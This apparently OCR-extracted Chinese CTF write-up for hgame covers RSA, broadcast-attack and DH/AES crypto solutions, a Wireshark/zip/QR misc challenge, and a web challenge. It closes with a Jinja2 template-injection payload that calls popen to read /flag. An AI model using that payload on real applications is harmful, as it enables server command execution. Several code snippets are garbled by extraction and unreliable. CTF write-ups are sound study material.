# **Crypto**

```
    LikiPrime

    简单的rsa,通过网站分解质数,然后带入脚本。
   p = gmpy2.mpz(pow()
   q = gmpy2.mpz()
   e = gmpy2.mpz(65537)
   n = pq
   phi_n = (p-1)(q-1)
   d = gmpy2.invert(e, phi n)
   c = gmpy2.mpz()
m = pow(c, d, n)
print("十进制:\n%s"%m)
m_hex = hex(m)[2:]
print("十六进制:\n%s"%(m_hex,))
print("ascii:\n%s"%(binascii.a2b_hex(m_hex).decode("utf8"),))
得到flag:hgame{Mers3nne~Pr!Me^re4l1y_s0+5O-li7tle!}
 · HappyNewYear!!
    由压缩包可知是公共的e,有专门的脚本,去网上找一下然后改了一下。
   from gmpy2 import*
   from Crypto.Util.number import long_to_bytes
   from libnum import*
   import binascii
n0 = int()
c0 = int()
n1 = int()
c1 = int()
n2 = int()
c2 = int()
```

```
n3 = int()
c3 = int()
n4 = int()
c4 = int()
n5 = int()
c5 =int()
n6 =int()
c6 =int()
N=[n0,n1,n2,n3,n4,n5,n6]
C=[c0,c1,c2,c3,c4,c5,c6]
e=3
def CRT(a,n):
sum = 0
N = reduce(lambda x,y:xy,n) # ni 的乘积,N=n1n2*n3
 for n_i, a_i in zip(n,a): # zip()将对象打包成元组
     N_i = N // n_i
                                 #Mi=M/ni
      sum += a_i*N_i*invert(N_i,n_i)  #sum=C1M1y1+C2M2y2+C3M3y3
 return sum % N
for i in range (0,7):
for j in range(i+1,7):
for z in range(j+1,7):
n = [N[i],N[j],N[z]]
c = [C[i], C[j], C[z]]
x = CRT(c, n)
m = iroot(x, e)[0] # 开e次方根
print(long_to_bytes(m))
. . .
flag:hgame{!f+y0u-pl4y_rem@ind3r~YOu^9ot=i7}
```

 EncryptedChats 由hint——dh密钥交换可得,要计算公共秘钥,然后看到对话中出现加法群,可知计 算时要将符号^换成。根据前面的加密算法可以还原出解密的代码。 , , , from Crypto.Cipher import AES from Crypto. Util. Padding import pad, unpad import gmpy2 from Crypto. Util. number import long to bytes import hashlib g =p = A = B = iv = long to bytes(0xb4259ed79d050dabc7eab0c77590a6d0)encrypted\_flag =long\_to\_bytes(0xaf3fe410a6927cc227051f587a76132d668187e0de5ebf0608598 a870a4bbc89) x = gmpy2.invert(g,p)a = Ax%pshared secret = a\*B%p sha1 = hashlib.sha1() sha1.update(str(shared secret).encode('ascii')) key = sha1.digest()[:16]cipher = AES.new(key, AES.MODE CBC, iv) ciphertext = encrypted\_flag FLAG=cipher.decrypt(ciphertext) print(FLAG)

将两个数据分别带入可以得到两部分的flag。

flag: hgame{AdD!tiVe-Gr0up~DH\_K3y+eXch@nge^4nd=A3S}

# **MISC**

先将wireshark中的ssl协议设置一下,上网百度相关的设置。然后就可以进行http解密了。搜索流浪包中的ssl.log。然后分别分析tcp流和http流。在第6个tcp流中找到一串base64加密的字符串。在线翻译出现了一堆乱码,可知应该是文件,通过

. . .

#### import base64

. . .

```
input_file = open('1.txt', 'r')

coded_string = input_file.read()


decoded = base64.b64decode(coded_string)

output_file = open('2', 'wb')

output_file.write(decoded)

output_file.close()
```

winhex打开文件查看16进制码,是压缩包的形式,仔细看发现文件头错了。



### 将第二,三个字节改成03 04,然后将文件后缀名改为zip的形式。得到一个压缩包。

로르 - ueraunt\_ennry (F) 编辑(E) 查看(V) 帮助(H)

npaignOnlyVersion":1,"timestamp":"1612849000","journal":("metadata":("standardPlayTime":272.999725,"gameResult":1,"saveTime":"2021-02-3:36:35.521862","remainingCost":99,"remainingLifePoint":3,"killedEnemiesCnt":57,"killedEnemiesCnt":0,"levelId":"Activities\_ActicIdS\_Lost\_del\_gatation\_cost. ("charlosticities\_cost.")."squald":("charlosticities\_cost.")."squald":"killidef.meinesCnt":57},"squad":("charlosticities\_sixind":"char\_2015\_dusk1")."timeplid":null",skillid":skchr\_dusk\_killindex":0,"skilliv":1,"level":1,"phase":0,"potentialRank":0,"favorBattlePhase":38,"isAssistChar":true}],"logs":[{"timestamp":0,"signiture": ("uniqueId":2147483815,"charlosticities\_cost.")."pos":("row":12,"col":12}),"timestamp":0,"signiture":("uniqueId":2147483815,"charlosticities\_cost.")."pos":("row":12,"col":13}),"timestamp":0,"signiture":("uniqueId":2147483815,"charlosticities\_cost.")."pos":("row":12,"col":13}),"timestamp":0,"signiture":("uniqueId":2147483815,"charlosticities\_cost.")."pos":("row":12,"col":15}),"timestamp":0,"signiture":("uniqueId":2147483815,"charlosticities\_cost.")."pos":("row":12,"col":17),"timestamp":0,"signiture":("uniqueId":2147483815,"charlosticities\_cost.")."pos":("row":12,"col":17),"timestamp":0,"signiture":("uniqueId":2147483815,"charlosticities\_cost.")."pos":("row":12,"col":17),"timestamp":0,"signiture":("uniqueId":2147483815,"charlosticities\_cost.")."pos":("row":12,"col":17),"timestamp":0,"signiture":("uniqueId":2147483815,"charlosticities\_cost.")."pos":("row":12,"col":17),"timestamp":0,"signiture":("uniqueId":2147483815,"charlosticities\_cost.")."pos":("row":12,"col":21),"timestamp":0,"signiture":("uniqueId":2147483815,"charlosticities\_cost.")."pos":("row":12,"col":21),"timestamp":0,"signiture":("uniqueId":2147483815,"charlosticities\_cost.")."pos":("row":12,"col":22),"timestamp":0,"signiture":("uniqueId":2147483815,"charlosticities\_cost.")."pos":("row":12,"col":22),"timestamp":0,"signiture":("uniqueId":2147483815,"charlosticities\_cost.")."pos":("row":12,"col":23),"timestamp":0,"signiture":("uniqueId":2147483815,"

里面这些东西应该是某种坐标的形式。通过网上在线正则把他们的外壳剥掉(py脚本暂时不会,在学了)

### 得到一些坐标

```
🥘 zuobiao.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
12,12
12,13
12,14
12,15
12,16
12,17
12,18
12,19
12,20
12,21
12,22
12,23
12,24
12,25
12,26
12,27
17 70
```

想到应该是某种二维码的形式。想到了buu上梅花的那道题,脚本将坐标变成二维码。于是试了试,

```
import matplotlib.pyplot as plt
import numpy as np

x, y = np.loadtxt('zuobiao.txt', delimiter=',', unpack=True)
plt.plot(x, y, '.')
plt.show()
```

得到一个二维码,扫描得flag。

flag:hgame{Did\_y0u\_ge7\_Dusk?}

### Web

• todolist

由题目可知后端是用python写的,想到python注入,模板注入。于是考虑模板注入来执行shell语句。 最终的payload:

111

{{"".class.bases[0].subclasses([117].init.globals['popen']

("cat/flag|base64").read()}}

. . .